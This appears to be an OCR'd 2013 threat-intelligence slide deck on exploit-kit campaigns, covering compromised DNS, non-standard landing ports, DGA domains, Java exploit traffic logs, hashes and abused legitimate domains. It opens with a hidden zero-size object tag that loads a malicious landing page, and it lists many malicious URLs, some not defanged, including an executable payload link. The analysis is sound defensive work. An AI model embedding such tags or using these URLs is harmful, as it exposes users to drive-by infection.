



<object width="0" height="0" data="http://m9fu506t.valentinesfashionable.biz:55252/feb9a89efc43c515f4fe2b480b8b78cd/3/8c86487f5428b0d3afcc839aff1b33f9.html"></object>

Domain Name: VALENTINESFASHIONABLE.BIZ

Domain Registration Date: **Sun Jul 28 14:45:54 GMT 2013**

# Observation Date: Beginning of Oct 2013



# Observation Date: Oct 22 2013

| | | | | | |
|---|---|---|---|---|---|
| www.slamdunk.ru | / | 18 072 | no-... | text/html; charset=windows-... | firefox:32 |
| www.slamdunk.ru | /style.css | 38 486 | | text/css | firefox:32 |
| www.slamdunk.ru | /js/social-likes.css | 18 873 | | text/css | firefox:32 |
| www.slamdunk.ru | /js/saxcdfvbgtvfr.js | 93 868 | | application/x-javascript | firefox:32 |
| www.slamdunk.ru | /js/menu.js | 2 461 | | application/x-javascript | firefox:32 |
| www.slamdunk.ru | /webmaster/skin/js/dobj.js | 7 056 | | application/x-javascript | firefox:32 |
| www.slamdunk.ru | /webmaster/template/inc/windowopen.js | 175 | | application/x-javascript | firefox:32 |
| www.slamdunk.ru | /images/1x1.GIF | 43 | ma... | image/gif | firefox:32 |
| slojowi.from-sc.com | /viewforum.php?b=cc119b1 | 4 579 | | text/html; charset=utf-8 | firefox:32 |
| slojowi.from-sc.com | /app.jnlp | 291 | | text/html; charset=iso-8859-1 | java:1976 |
| slojowi.from-sc.com | /profile.php?exp=byte&b=cc119b1&k=0dcac9184b661fe2f61c4c605439a4d2 | 12 736 | | application/java-archive | java:1976 |
| slojowi.from-sc.com | /app.jnlp | 291 | | text/html; charset=iso-8859-1 | java:1976 |
| slojowi.from-sc.com | /app.jnlp | 291 | | text/html; charset=iso-8859-1 | java:1976 |
| slojowi.from-sc.com | /profile.php?exp=byte&b=cc119b1&k=0dcac9184b661fe2f61c4c605439a4d2 | 12 736 | | application/java-archive | java:1976 |
| slojowi.from-sc.com | /profile.php?exp=byte&b=cc119b1&k=0dcac9184b661fe2f61c4c605439a4d2 | 12 736 | | application/java-archive | java:1976 |
| slojowi.from-sc.com | /profile.php?exp=byte&b=cc119b1&k=0dcac9184b661fe2f61c4c605439a4d2 | 12 736 | | application/java-archive | java:1976 |
| slojowi.from-sc.com | /y41qr.php?exp=byte&b=cc119b1&k=0dcac9184b661fe2f61c4c605439a4d2 | 61 508 | | application/octet-stream | java:1976 |

SHA256: e8bf211bfea992ad60fdfb176328add7f175e7f48275bec2c5130d4c8411f8ff

File name: ac2c5.jar

Kaspersky HEUR:Exploit.Java.CVE-2013-2465.gen

Detection ratio: 1 / 48

Analysis date: 2013-10-22 09:51:24 UTC ( 0 minutes ago )

# And the Binary..

SHA256: f4b501c02c8929f7edfb1e2a671c3992bc1eb9c31df862a81fc6f54cf8867057

File name: 024b993.exe

Detection ratio: 9 / 48

Analysis date: 2013-10-22 09:50:32 UTC ( 0 minutes ago )


Gen:Heur.Conjar.9 (B)

Gen:Heur.Conjar.9

W32/Shiz.NCF!tr

Gen:Heur.Conjar.9

UDS:DangerousObject.Multi.Generic




| | | | | | |
|---|---|---|---|---|---|
| 6407 | 534.472807 | 10.0.2.15 | 10.0.2.2 | DNS | 70 Standard query A dkxszh.org |
| 6408 | 534.486490 | 10.0.2.2 | 10.0.2.15 | DNS | 86 Standard query response A 37.9.52.104 |
| 6409 | 534.490784 | 10.0.2.15 | 37.9.52.104 | TCP | 62 timbuktu-srv4 > https [SYN] Seq=0 Win=64240 Len=0 |
| 6410 | 534.575097 | 37.9.52.104 | 10.0.2.15 | TCP | 60 https > timbuktu-srv4 [SYN, ACK] Seq=0 Ack=1 Win=6 |
| 6411 | 534.575175 | 10.0.2.15 | 37.9.52.104 | TCP | 54 timbuktu-srv4 > https [ACK] Seq=1 Ack=1 Win=64240 |
| 6412 | 534.590650 | 10.0.2.15 | 37.9.52.104 | TLSv1 | 131 Client Hello |
| 6413 | 534.591228 | 37.9.52.104 | 10.0.2.15 | TCP | 60 https > timbuktu-srv4 [ACK] Seq=1 Ack=78 Win=6553 |
| 6414 | 534.679813 | 37.9.52.104 | 10.0.2.15 | TLSv1 | 1112 Server Hello, Certificate, Server Hello Done |
| 6415 | 534.682400 | 10.0.2.15 | 37.9.52.104 | TLSv1 | 364 Client Key Exchange, Change Cipher Spec, Encrypted |
| 6416 | 534.683158 | 37.9.52.104 | 10.0.2.15 | TCP | 60 https > timbuktu-srv4 [ACK] Seq=1059 Ack=388 Win=6 |
| 6417 | 534.931317 | 37.9.52.104 | 10.0.2.15 | TLSv1 | 97 Change Cipher Spec, Encrypted Handshake Message |
| 6418 | 535.135610 | 10.0.2.15 | 37.9.52.104 | TCP | 54 timbuktu-srv4 > https [ACK] Seq=388 Ack=1102 Win=6 |

# Landing on non-standard http ports

**What's the motivation?**

# Why Landing on non-standard http ports…

- More end users get hit (less corporate networks)
- Hits small businesses, home networks (not so professionally protected)
- Smaller networks - less interest on investigation
- Harder to crawl by malware-detecting robots

| date | referrer | ip | url |
|---|---|---|---|
| 8/5/2013 14:15 | sao.ithelp.ru | 88.208.201.118 | hxxp://tavriypvl.commutersadopt.in:**33**/an.php |
| 9/27/2013 8:08 | medportal.ru | 88.208.202.128 | hxxp://saloukjx.pinterestpresently.org:**88**/room.php |
| 4/25/2013 11:50 | sao.mos.ru | 188.165.95.112 | hxxp://revolutionizingsin.org:**90**/forum/ask.php |
| 2/25/2013 11:47 | akkord-guitar.ru | 5.199.171.199 | hxxp://064a232d4a0baf6b.selfip.info:**443**/hpwebjetadmin/mature.php?back=720&what=224&punknown=113&classes=619&bugs=69 |
| 8/19/2013 9:14 | cars.ru | 37.10.104.109 | hxxp://fifdbat.knowsitall.info:**3910**/jump/fallen_difficult-from-charged.php |
| 2/15/2013 13:06 | urod.ru | 37.10.104.35 | hxxp://vulouff.ddns.name:**5000**/tomove/3 |
| 10/9/2013 9:46 | euromedcompany.ru | 95.163.121.168 | hxxp://klicnpcfen.sytes.net:12601/autologin/code/consumer/licensing.php?browse=82 |
| 6/25/2013 23:07 | ogjrussia.com | 198.50.211.72 | hxxp://ty9jq7.guardiannewbridge.biz:**26144**/ac95df5357ffcd09311eeb76c9e7f338.html?sk=555757&sid=1&pk=610b367d794dc5350387f209ff1918c4 |
| 10/10/2013 12:59 | glavbukh.ru | 198.50.225.114 | hxxp://eumswa.chinesenewyeartrendy.biz:**39031**/96584ed50a5eaf0e3e7377830fe8b990.html |
| 9/24/2013 13:16 | vsepodarki.ru | 198.50.225.127 | hxxp://vpys1.testimonyjobs.biz:**44432**/f686b0c04a786e3e1eb600f1671dde50.html?sk=822765&sid=2&pk=2fd16676e8cf65685e0fe5e4d258b716 |

# Compromised DNS servers, domains reputation doesn't work

Legimate domains are compromised

Compromised account DNS is used to generate sub domains, which are used in malicious campaign


**NY Times DNS Compromised** | Diary Discussions | Community Foru...

https://isc.sans.edu/forums/diary/NY+Times+**DNS+Compromised**/16451

27 авг. 2013 г. - The website for the **New York Times** was taken offline today by way of an attack on their **DNS**. Shown below is the summary Dr. J whipped up:.

# Compromised DNS, How to detect

- Many domains from different country zones point to the same place
- Many not related domains from different country zones have sub domains with similar or not human readable names
- L3 sub domains and L2 domains resolved into different AS. But sites with out load balancing
- URLs looks similar for not related domains.

# Compromised DNS as landing pages Summer 2013

- 01.08.2013 18:24 - 37.9.52.161 80 GET hxxp://**slephospu.dalnet.ca**/viewforum.php?b=0999bec
- 01.08.2013 18:24 - 37.9.52.161 80 GET hxxp://**slephospu.dalnet.ca**/like.Am.class
- 30.07.2013 15:32 - 37.9.52.161 80 GET hxxp://**todrost.kurstenge.kz**/viewforum.php?b=4270f8b
- 05.08.2013 14:39 hxxp://90gradusov.ru/ 37.9.52.160 80 GET hxxp://drustapha.svlen.ru/viewforum.php?b=f57a7a0
- 05.08.2013 14:39 hxxp://90gradusov.ru/ 37.9.52.160 80 GET hxxp://**drustapha.svlen.ru**/viewforum.php?b=f57a7a0
- 05.08.2013 14:39 - 37.9.52.160 80 GET hxxp://**drustapha.svlen.ru**/viewforum.php?b=f57a7a0

# Compromised DNS as landing pages Summer 2013

8/9/2013 10:51 hxxp://jqueryjsscript.ru/ 76.73.69.74 80 GET hxxp://**power.draotth.com**/script.php?fn=3&id=419 text/html

8/6/2013 12:35 - 76.73.69.74 80 GET hxxp://**avtryunret.drippingrockhoney.com**/do.php?fn=1&id=419&pageLoad=aHR0cDovL2pvbWxhamF2YXNjcmlwdC5ydS8= text/html

8/6/2013 12:35 - 76.73.69.74 80 GET hxxp://**avtryunret.drippingrockhoney.com**/movie.swf?fn=2&id=419&pageLoad=aHR0cDovL2pvbWxhamF2YXNjcmlwdC5ydS8= application/x-shockwave-flash

8/6/2013 12:35 - 76.73.69.74 80 POST hxxp://avtryunret.**drippingrockhoney.com**/do.php text/html

# Interesting DGAs
# “Blackhole” Oct 2013


| | | |
|---|---|---|
| 02 | | |
| 02.10.2013 | kmxhtmlwuryxlbeswuwr.ynicksfullygirls.us | 23.231.4.141 |
| 02.10.2013 | natxwznrdftdiwshufrhekav.ynicksfullygirls.us | 23.231.4.141 |
| 02.10.2013 | bwwhnitwzavwledfrm.freebootsraces.us | 23.231.4.141 |
| 02.10.2013 | cwyaknmsblwzzrmvlhliitfhb.freebootsraces.us | 23.231.4.141 |
| 03.10.2013 | shmcers.zerostrimsfulling.us | 23.231.4.141 |
| 04.10.2013 | nbcarfh.zennofullinghidds.us | 23.231.4.141 |
| 04.10.2013 | wsttdkbfy.zennofullinghidds.us | 23.231.4.141 |
| 04.10.2013 | htwdshwvzcxuhtvkcdtmichl.domainsdustinghoockansas.com | 23.231.4.141 |
| 04.10.2013 | lfydftzfndkldsrlkntlcxf.domainsdustinghoockansas.com | 23.231.4.141 |
| 04.10.2013 | mdeihferyludccbhhhsus.domainsdustinghoockansas.com | 23.231.4.141 |
| 04.10.2013 | hnnwsdxhtcybhfrw.domainsdustinghoockansas.com | 23.231.4.141 |
| 04.10.2013 | frfaurvtzdk.domainsdustinghoockansas.com | 23.231.4.141 |
| 04.10.2013 | etrccfciuazibmulnuul.zennofullinghidds.us | 23.231.4.141 |
| 04.10.2013 | qergx.mamasdiscovered.in | 23.231.4.141 |
| 04.10.2013 | dfhb.mamasdiscovered.in | 23.231.4.141 |
| 04.10.2013 | srt.mamasdiscovered.in | 23.231.4.141 |

# DETECTION
# AND
# COUNTER-DETECTION
# TECHNIQUES
# 2013

# Techniques and trends

- Proxy detection
- Entropy
- Not typical ports
- Legit domains as a storage
- Geo IP Monetization (in Russia – video, outside - exploit)
- More and more not targeted landing via E-Mails
- Mobile (android)

# Proxy detection Aug 2103



# DGAs are standing  out in DNS logs

deaswqwehdskdqw.homelinux.com
→ 176.31.140.65

- b3f21817812f11a62eb1b506.homelinux.com
  → 93.189.29.235
- 5f87b942cfa67def68889b81.homelinux.com
  → 93.189.29.235

lapachka.info → 93.189.29.235

```
Domain Name:LAPACHKA.INFO
Created On:05-Jun-2013 20:31:33 UTC
Last Updated On:20-Aug-2013 07:36:23 UTC
Expiration Date:05-Jun-2014 20:31:33 UTC
Sponsoring Registrar:DomainContext Inc. (R524-LRMS)
```

# Legit domain(Mar 2013), registered in 2007..


# P0wned... (reputation!!)


| referrer | IP | URL |
| --- | --- | --- |
| http://**yandex.ru**/yandsearch?text=%D1%81%D0%BF%D1%80%D0%B0%.. | 112.78.2.11 | http://www.manhbacson.com/load/download/blank-spravka-o-balansovoy-stoimosti-3d.php |
| http://**www.manhbacson.com**/load/download/blank-spravka-o-balansovoy-stoimosti-3d.php | 62.75.182.222 | http://id000222.info/?2&keyword=%25D1%2581%25D0%.. |

# All these domains have good reputation

URL on the same site: alldistributors.ru**/image/**

Site: alldistributors.ru



# Another example

http://hk.sz181.com/images/c4a.jpg ← Win32 Executable (payload)

Domain Name:sz181.com
Record last updated at 2013-03-11 09:27:18
**Record created on 3/10/2005**
Record expired on 03/10/2014

name:(ShenZhen Johns Property Accessory Supply Co.,LTD)
mail:(kf@johns168.com) +86.75526919616
+86.75526919856
ShenZhen Johns Property Accessory Supply Co.,LTD

<object width="640" height="60" classid="clsid:D27CDB6E-AE6D-11cf-96B8-
src="http://www.35.com/upload/35WHOIS_FLASH__640_60.swf" width="640"

Billing Contactor:
ShenZhenShi ShenNanDaDao1021 Hao XiNianZhongXin 12A03
SHENZHEN
Guangdong,
